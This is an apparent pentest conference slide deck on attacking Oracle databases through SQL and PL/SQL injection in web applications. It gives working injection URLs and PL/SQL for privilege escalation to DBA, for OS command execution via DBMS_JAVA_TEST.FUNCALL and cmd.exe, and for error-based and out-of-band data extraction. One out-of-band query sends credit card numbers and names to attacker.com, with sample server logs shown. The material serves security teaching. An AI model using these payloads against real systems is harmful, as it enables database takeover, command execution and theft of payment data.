HACKING ORACLE FROM WEB APPS

Sumit Siddharth

Aleksander Gorkowienko

7Safe, UK

7safe information security

About US

- Pentesters @7safe
- Specialize in Application Security
- Speaker at Defcon, OWASP Appsec, Troopers, Sec-T etc
- Not an Oracle Geek ☹

What this presentation will be about? ;-) ...

...No no no.
Not this time ;-)...

The real agenda ;-)

- Exploiting SQL Injections from web apps against Oracle database
  - Introduction [5 mins]
  - PL/SQL vs SQL Injection [5 mins]
  - Extracting Data [5 mins]
  - Privilege Escalation [5 mins]
  - OS Code Execution [15 mins]
  - Second Order Attacks [10 mins]
- PCI Compliance and SQL Injection [10 min]

About the talk

- The talk presents the work of a number of Oracle security researchers in the context of web application security.
- Specially David Litchfield
- Other researchers we would like to thank:
  - *Alexander Kornbrust*
  - *Ferruh Mavituna*

Oracle Privileges

- Oracle database installation comes with a number of default packages, procedures, functions etc.
- By default these procedures/functions run with the privilege of definer
- To change the execution privileges from definer to invoker keyword AUTHID CURRENT_USER must be defined.

Exploiting Oracle From Internal Networks

If there is a SQL Injection in a procedure owned by SYS and PUBLIC has execute privileges, then its "game over"…

Owning oracle from network

- Enumerate SID
- Enumerate users
- Connect to oracle
- Exploit SQL injection in a procedure owned by SYS
- Become DBA
- Execute OS Code

- *Metasploit is your friend…*

7safe information security

Exploiting Oracle From Internal Networks...

E.g.

- exec SYS.LT.MERGEWORKSPACE('foobar'' and SCOTT.DBA()=''Y');
- The function SCOTT. DBA() will be executed by SYS as it is called by the procedure
- SCOTT.DBA() has AUTHID CURRENT_USER defined.

PL/SQL vs SQL

- PL/SQL: Coding language embedded in Oracle.
- free floating code wrapped between begin and end.
- E.g.

```
Begin
  Scott.procedure1(‘input1’);
  Scott.procedure2(‘input2);
End;
```

PL/SQL vs SQL

- SQL is a limited language that allows you to directly interact with the database.
- You can write queries (SELECT), manipulate data and objects (DDL, DML) with SQL. However, SQL doesn't include all the things that normal programming languages have, such as loops and IF...THEN...ELSE statements.
- Most importantly, SQL do not support execution of multiple statements.

Challenges in Exploiting Oracle From Web Apps

- SQL in Oracle does not support execution of multiple statements.
- OS code execution is not as simply as executing xp_cmdshell in MSSQL.
- Not enough documentation on which exploits can be used from web applications.
- Not many publicly available tools for exploiting Oracle SQL Injections.

2 Classes of Vulnerabilities

PL/SQL vs SQL Injection

PL/SQL Injection

- Injection in Anonymous PL/SQL block
- No Restriction
- Execute DDL, DML
- Easy

SQL Injection

- Injection in Single SQL Statement
- Restrictions
- No ';' allowed
- Difficult

PL/SQL Injection from Web Apps

Php code at web server:

```
<?php
$name = $_GET['name'];
$conn = oci_connect('SCOTT', 'TIGER') or die;
$sql = 'BEGIN scott.test(:name); END;';
$stmt = oci_parse($conn, $sql);
// Bind the input parameter
oci_bind_by_name($stmt, ':name', $name, 1000);
// Assign a value to the input
oci_execute($stmt);
?>
```

PL/SQL Injection

E.g

- At database:

```
CREATE OR REPLACE PROCEDURE
  SCOTT.TEST( Q IN VARCHAR2) AS
BEGIN
EXECUTE IMMEDIATE ('BEGIN
  '||Q||';END;');
END;
```

DBMS_JVM_EXP_PERMS exploit

- David Litchfield showed an exploit at Blackhat DC, 2010
- Allows a user with create session privs to grant himself java IO permissions
- Once java IO permissions are obtained he can become dba or directly execute OS code

- Fixed in April 2010 CPU

PL/SQL Injection: Privilege Escalation

http://192.168.2.10/ora9.php?name=NULL

```
http://192.168.2.10/ora9.php?name=NULL;
execute immediate 'DECLARE POL
DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY; CURSOR
C1 IS SELECT
''GRANT'',user(),''SYS'',''java.io.FilePermis
sion'',''<<ALL
FILES>>'',''execute'',''ENABLED'' FROM
DUAL;BEGIN OPEN C1; FETCH C1 BULK
COLLECT INTO POL;CLOSE
C1;DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS(POL);E
ND;';end;--
```

PL/SQL Injection: OS Code execution

```
http://192.168.2.10/ora9.php?name=null
;declare aa varchar2(200);begin
execute immediate 'Select
DBMS_JAVA_TEST.FUNCALL(''oracle/aurora
/util/Wrapper'',''main'',''c:\\windows
\\system32\\cmd.exe'',''/c'',''dir >>
c:\\0wned.txt'') FROM DUAL' into
aa;end;end;--
```

PL/SQL in Oracle Apps

Oracle Portal component in Oracle Application Server 9.0.4.3, 10.1.2.2, and 10.1.4.1

- CVE ID: 2008-2589: WWV_RENDER_REPORT package's SHOW procedure vulnerable to PL/SQL injection.
- CPU, July 2008: PL/SQL Injection in Oracle Application Server (WWEXP_API_ENGINE)

Becoming DBA from execute "Any" procedure privilege

- Execute "Any" procedure is quite high privilege, still not equivalent to DBA
- "Any" implies any, other then procedures in SYS schema
- SQL Injection in mdsys.reset_inprog_index() procedure
  - Procedure is owned by mdsys user and not sys
  - Mdsys has create any trigger privilege
  - Create Any trigger, gives us DBA
    - By default public do not have execute privileges on mdsys.reset_inprog_index()

Indirect Privilege Escalation

```
Create or replace function scott.z return int
  as
Begin
Execute immediate ‘grant dba to scott’;
Return 1;
End;

grant execute on scott.fn2 to public;
```

Mdsys do not have dba role, so injecting this function will not help.

Indirect Privilege escalation

Lets assume scott has privileges to call this procedure:

He creates another function…

```
create or replace function fn2 return int
authid current_user is
pragma autonomous_transaction;
BEGIN
execute immediate 'create or replace trigger
"SYSTEM".the_trigger2
before insert on  system.OL$ for each row
BEGIN  SCOTT.Z();
dbms_output.put_line(''aa'');end ;';
return 1;
END;
```

Indirect Privilege Escalation

```
Begin
mdsys.reset_inprog_index('aa'' and
  scott.fn2()=1 and ''1''=''1','bbbbb');
  end;
```

- Scott.fn2() gets executed with mdsys privileges
- Trigger is created in system schema
- Public has insert privileges on table system.OL$
- Scott.Z() gets executed with SYSTEM privs
- SCOTT is now DBA

PL/SQL

- Indirect privilege escalation can be used from web apps when exploiting PL/SQL Injections
- Mostly PL/SQL injections are privileged anyways ☺

SQL Injection 101

- $query = "select * from all_objects where object_name = ‘ ".$_GET['name']. “ ’ ”;

- http://vulnsite.com/ora.php?name=’ or ‘1’=’1
  - Select * from all_objetcs where object_name = ‘‘ or ‘1’=’1’

Exploiting SQL Injection

- Extracting Data
  - Error Message Enabled
  - Error Message Disabled
    - Union Query*
    - Blind Injection*
    - Time delay/heavy queries*
    - Out of Band Channel
- Privilege Escalation
- OS Code Execution


** Not discussed in this talk*

Error Message Enabled

Oracle database error messages can be used to extract arbitrary information from database:

http://192.168.2.10/ora2.php?name=' And 1=utl_inaddr.get_host_name((select user from dual))--

Error messages and 10g



```
http://192.168.2.10/ora2.php?name=1 and utl_inaddr.get_host_name((select user from dual)) is not null--
```

Warning: ociexecute() [function.ociexecute]: ORA-29257: host SCOTT unknown ORA-06512: at "SYS.UTL_INADDR", line 4 ORA-06512: at "SYS.UTL_INADDR", line 35 ORA-06512: at line 1 in **C:\wamp\www\ora2.php** on line **13**


Warning: ocifetchinto() [function.ocifetchinto]: ORA-24374: define not done before fetch or execute and fetch in **C:\wamp\www\ora2.php** on line **14**

My first Oracle and PHP combo scripts...

Error messages and 11g

- From Oracle 11g onwards network ACL stop execution of functions which could cause network access.
- Thus utl_inaddr.get_host_address() and others will result in error like this:

Error messages and 11g



```
http://192.168.2.10/ora1.php?name=1 and utl_inaddr.get_host_name((select user from dual)) is not null--
```

Warning: ociexecute() [function.ociexecute]: ORA-24247: network access denied by access control list (ACL) ORA-06512: at "SYS.UTL_INADDR", line 4 ORA-06512: at "SYS.UTL_INADDR", line 35 ORA-06512: at line 1 in **C:\wamp\www\ora1.php** on line **13**

Warning: ocifetchinto() [function.ocifetchinto]: ORA-24374: define not done before fetch or execute and fetch in **C:\wamp \www\ora1.php** on line **14**

My first Oracle and PHP combo scripts...


CTXSYS.DRITHSX.SN()

Alexander Kornbrust showed that alternate functions can be used in 11g to extract the information in error messages:

```
ctxsys.drithsx.sn(1,(sql query to
execute))
```

http://192.168.2.10/ora1.php?name=' and 1=ctxsys.drithsx.sn(1,(select user from dual))--

CTXSYS.DRITHSX.SN()



```
http://192.168.2.10/ora1.php?name=1 and 1=ctxsys.drithsx.sn(1,(select user from dual))--
```

Warning: ociexecute() [function.ociexecute]: ORA-20000: Oracle Text error: DRG-11701: thesaurus SCOTT does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 538 ORA-06512: at line 1 in **C:\wamp\www\ora1.php** on line **13**

Warning: ocifetchinto() [function.ocifetchinto]: ORA-24374: define not done before fetch or execute and fetch in **C:\wamp\www\ora1.php** on line **14**

My first Oracle and PHP combo scripts...

Error Message Disabled

- Union Queries
- Blind SQL Injection
  - Boolean Logic (true and false)
  - Time Delays/Heavy Queries
- Out of Band Channels

Blind SQL Injection

- Boolean Logic

Blind SQL Injection

- Time Delay

Out Of Band Channels

- Make the database server open network connections to attacker's site
- HTTP, DNS outbound traffic is typically allowed

```
Select utl_inaddr.get_host_address((select
user from dual)||'.attacker.com') from dual;
```

```
18:35:27.985431 IP Y.Y.Y.Y.35152 > X.X.X.X.53:
52849 A? SCOTT.attacker.com(46)
```


Out Of Band in 11g

- From Oracle 11g onwards network ACL stop execution of functions which could cause network access.
- Thus utl_inaddr.get_host_address() and others will result in error like this:
  - ORA-24247: network access denied by access control list (ACL)

Out Of Band in 11g

- Screenshot:
  - ORA-24247: network access denied by access control list (ACL)

Out Of Band in 11g



```
SELECT SYS.DBMS_LDAP.INIT((SELECT user from
dual)||'.databasesecurity.com',80) FROM DUAL

http://192.168.2.10/ora1.php?name=SCOTT' and (SELECT
SYS.DBMS_LDAP.INIT((SELECT user from dual)||'.databasesecurity.com',80)
FROM DUAL) is not null--
```

OOB: One query to get them all

```
Select
  sum(length(utl_http.request('http://attacker.com/'||ccnumber||'.'||fname||'.'||lname))) From creditcard
```

– X.X.X.X [17/Feb/2010:19:01:41 +0000] "GET /5612983023489216.test1.surname1 HTTP/1.1" 404 308


– X.X.X.X [17/Feb/2010:19:01:41 +0000] "GET /3612083027489216.test2.surname2 HTTP/1.1" 404 308

